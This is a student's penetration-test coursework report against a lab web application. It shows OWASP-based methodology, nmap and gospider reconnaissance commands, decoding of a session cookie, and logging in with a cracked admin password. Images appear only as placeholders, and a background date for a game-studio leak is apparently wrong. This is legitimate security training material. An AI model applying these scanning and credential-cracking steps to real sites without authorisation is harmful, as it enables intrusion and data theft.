A step-by-step guide to Web Application Hacking and NEVER GIVING UP on Security!

Constantinos Sakkas

CMP319: Web Application Penetration Testing

BSc Cybersecurity Year 3

2024/25

Constantinos Sakkas

Abstract

A guide to relatively interesting but challenging topic which evolved a lot of time and late-night sessions while running many tests for each step taken to complete the evaluation of how truly vulnerable the provided website for this course work really is and along those tests different discoveries were made. Each test conducted had a 50/50 success rate and meant finding out what was vulnerable and what was secure. The overall projects aim to show you the reader what a hacker could steal if the necessary security measure is not implemented correctly or still using outdated software as well. Which in this case of the website assigned to me had many issues and out of date components as some attacks used out of date by modern standards but still managed to extract data from the website itself throughout the testing phase. The overall experience of this pen test has helped me have a better understanding of what it means to be a pen tester even though in the real world it would be more intense most likely.

1 Table of Contents

1 – Introduction

The owner of AA2000 website with the name Hacklab Security has hired a pen tester to conduct a pen test on this application which was bought from a web development company and is a little buggy but mostly functional. The owner of the site is concerned that there may be some bugs that could be used to hack into the application. To help, they have given me a user account of Mr Rick Astley with an email address of hacklab@hacklab.com and the password is hacklab. On the owner requests they have task the pen tester to find any security vulnerabilities and give feedback on what can be improved in the website's security.

Doing pen tests are particularly important as we live in a world were often you will read in news article such as BBC, SKYNEWS, etc where they will have a story how tech company like Microsoft, Google or Meta had a recent data breach. A recent example is Rockstar Games were on September 18th, 2023, a user called teapotubehacke , who was a part of a hacking group called Lapsus$ posted 90 different test footage of GTA 6 in development and the leak came from a messaging app called Slack which was used by the dev team and shared sensitive data and the attacker managed to intercept their Slack channel and then by passed the two-factor authentication to gain access. The lesson from this is to always check your system is truly secure hence conducting penetration tests to better understand any potential vulnerabilities that may become known through put the test done.

2 - Aims

- ✓ Create more awareness of vulnerabilities that can be present in a typical company network.
- ✓ Conduct Enumeration test.
- ✓ Conduct Authentication and session management.
- ✓ Conduct Cross site scripting.
- ✓ Conduct SQL Injections to see how vulnerable login panels are.
- ✓ Connect other forms of injections such as HTTP header injections etc.
- ✓ Bypassing authorisation
- ✓ Use fuzz payloads and different tools for automation.

- ✓ Make a realistic pen test as to highlight how not everything will always go to plan and there will be failures throughout testing potential vulnerabilities.

3 - Methodology

- The methodology used for this pen test follows a similar procedure from owasp project web security testing guide (https://owasp.org/www-project-web-security-testing-guide/stable/) with some changes in order to accommodate to the steps which could not be replicated but still contains most of the essential logic and steps to undertaken from owasp guide in order to comply with the a typical pen test.

Steps for each section undertaken:

- **Enumeration**
- Tmain focus is using passive scans with different tools to aid in finding as many vulnerabilities as possible.
- Sections: 4.1.4 https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/04-Enumerate_Applications_on_Webserver

Tools

- Dirb - a tool in kali Linux which scans for web content on the specify target.
- AP - brute force attack for a more in-depth scan
- Nmap - to scan for open ports.
- Web – spider - for additional information
- Firefox - interact with website,

- **Authentication and Session Management**
- Finding different ways to exploit while authenticated as user either being an admin or customer and gather as much data as possible in a single session.

Tools

- Wireshark – packet sniffing tool.
- Cyberchef – decoder tool
- John - Kali tool for password cracking.
- OWASP Mantra – web browser with hacking capabilities.
- Hydra
- Firefox – interact with website.

- **Cross- site Scripting**
- Attempting to fool the user into selecting a false link that looks like the real thing.

Tools

- OWASP Mantra – web browser with hacking capabilities.
- Wireshark – packet sniffing tool.
- Firefox – interact with website.

- **SQL injection**
- Various combinations of SQL injections
- Sections: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

Tools

- SQL injections commands through customer logic screen.
- Kali Linux terminal.
- Firefox – interact with website logic pages.

- **Other Injections**

Tools

- Header injection – modify URL by making changes.
- Wireshark – packet sniffing tool.

- **Authorization Attacks**
- Different methods of attacks and attempt to bypass filters.

Tools

- Path finding directories.
- Burp suite – intercept function to modify link.

- **Fuzzing and Automation**
- Using different word lists and commands to login in target user.

Tools

- Zap – fuzzing.
- Kali command line.
- Burp Suite – intercept function.

- **Advanced Vulnerabilities**
- Examining further vulnerabilities

Tools

- Burp suite – intercept and modify link for user to be redirected.
- Firefox - interact with website.
- Curl – check website response of redirect.

4 - Procedure

4.1 – Enumeration

Enumeration is Intense interrogation of the target system takes place in this phase, intending to explore and map the entire attack surface area comprehensively. Results of a thorough investigation of the target inform subsequent efforts can be best spent where there is a greater chance of return. (credit Colin McLean)

4.2 Port Scanning

Nmap – a tool in kali to scan a specified target.

sudo nmap -p 1-10000 -sS 192.168.1.10







Figure 1 - Figure 1 illustrates 3 different ports are open 21,80 and 3306 to an SQL database and can be used later for SQL injections.

4.3 - Using dirb command through Kali Linux:










Figure 3 – Additional information is available in Appendix A with examples of Dirb that shows there are many open directories accessible to anyone who has access to the network and can be useful to an attacker to gain valuable information of the database as well.

Valuable Information:




Figure 4 - Figure shows that there are administrative direct. open meaning they are open to several types of attacks such as authorisation by bases or cross site scripting as well.

Additional Information:

In Appendix A it displays the data found using web spider **gospider -s http://192.168.1.10/user_products.php** there is a directory which contains the whole sql database script code as shown in figures 5 and 6 when it's also downloaded. As well in figure 7 where the administrative table is visible with usernames and hashed passwords.




Figure 5 – Open directory and contains valuable information.




Figure 6 – All admin and customer databases are available in the file.

Figure 7 – All hashed password from 1 to 3 are 123456 and 4 Davis is the most secure.

4.4 - Using ZAP

A handy tool to give an insight into the website target which is 192.168.1.10.

Setting up Firefox proxy:




Figure 8 - Through settings and scrolling down to Network Settings.




Figure 9




Figure 10 - select manual proxy by entering 192.168.1.10 specifically http://192.168.1.10/admin as the main key area of interest and pressing attack as shown in figure 11.




Figure 11 -The alerts in figure 12 indicate the web site is very vulnerable to different types of attacks which will be tested in the later stage of this pen test.




Figure 12

5 Attacking Session Management and Authentication

5.1 Sniffing packets

The session management mechanism (normally cookies) is a fundamental security component in most web applications. It enables the applications to uniquely identify a given user across several different requests, and to handle data that it accumulates about the state of that user's interaction with the applications. Where an application implements login functionality, session management is of particular importance, as it enables the applications to persist its assurance if any given user's identity beyond the requests in which they supply their credential. (credit Colin McLean)

Using Wireshark:

Sniffing tool for packets and can give valuable insight of useful data.





Figure 13 shows

5.2 Decoding secret cookie using CyberChef:

Where to find it: https://gchq.github.io/CyberChef/

The cookie (SecretCookie=dW5weHlub0B1bnB4eW5vLnBiejo3MDUycG5xNm80MTVzNDI3MnAxOTg2bm45bjUwbjdwMzoxNzI3MDg3ODkz) when decoded to base64 outputs as shown in figure 14.

To Base64



From Base64

Figure 14

5.3 Using Mantra

Using the credentials BENJIE_OSS and password 123456 by googling the hash password from aa2000sql looking at figure 15.




Figure 15

We now have access to basic Advertising admin account but only limited to advertising as seen in figure 16.

